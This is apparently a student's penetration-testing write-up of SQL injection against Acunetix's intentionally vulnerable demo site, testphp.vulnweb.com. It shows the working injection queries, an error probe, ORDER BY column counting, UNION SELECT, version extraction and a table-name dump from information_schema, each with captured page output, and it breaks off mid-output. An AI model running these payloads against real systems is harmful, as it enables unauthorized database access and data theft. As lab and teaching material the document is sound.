RISK: HIGH ■ EDIUM ☐ OW ☐
The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
RECOMMENDATIONS:
We recommend to define all the sql codes involved with queries and limiting the use of special characters. We also recommend to consistently patch and update all the web application software components, plugins and web server software.

INPUT AND RESULT

Using the query:
http://testphp.vulnweb.com/product.php?cat=1'

Result: Error occurs due to wrong sql query. This indicates the site is prone to sql injection

OUTPUT


testphp.vulnweb.com/listproducts.php
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


INPUT AND RESULT

Using the query:

http://testphp.vulnweb.com/product.php?pic=1 order by 11

Result: We get the possible columns in the website. Here we have 11 columns.

OUTPUT


testphp.vulnweb.com/listproducts.php?cat=2%20order%20by%2011
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


INPUT AND RESULT

Use the query:

http://testphp.vulnweb.com/product.php?pic=-1 union select all 1,2,3,4,5,6,7,8,9,10,11-

Result: We get to know which column is vulnerable among all.
Here 7th column is vulnerable.

OUTPUT


testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20all%201,2,3,4,5,6,7,8,9,10,11--
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
7
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


INPUT AND RESULT

Use the query:

4. http://testphp.vulnweb.com/product.php?pic=-1 union select all 1,2,3,4,5,6,@@version,8,9,10,11

Result: We get to know all the version details of the SQL server.

OUTPUT


testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20all%201,2,3,4,5,6,@@version,8,9,10,11--
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
8.0.22-0ubuntu0.20.04.2
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


INPUT AND RESULT

Use the query:

http://testphp.vulnweb.com/product.php?pic=-1 union select all 1,2,3,4,5,6,group_concat(table_name),8,9,10,11 from information_schema.tables where table_schema=database()--

Result: We get the tables from the database of the website.

OUTPUT


testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20all%201,2,3,4,5,6,table_name,8,9,10,11%20from%20information_schema.tables%20where%20table_sch
ritishzalke/pixels_rit...
1st Assignment - G...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Paintings
Thing
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
artists
2
painted by: 9
comment on this picture
carts
2
painted by: 9
comment on this picture
categ
2
painted by: 9

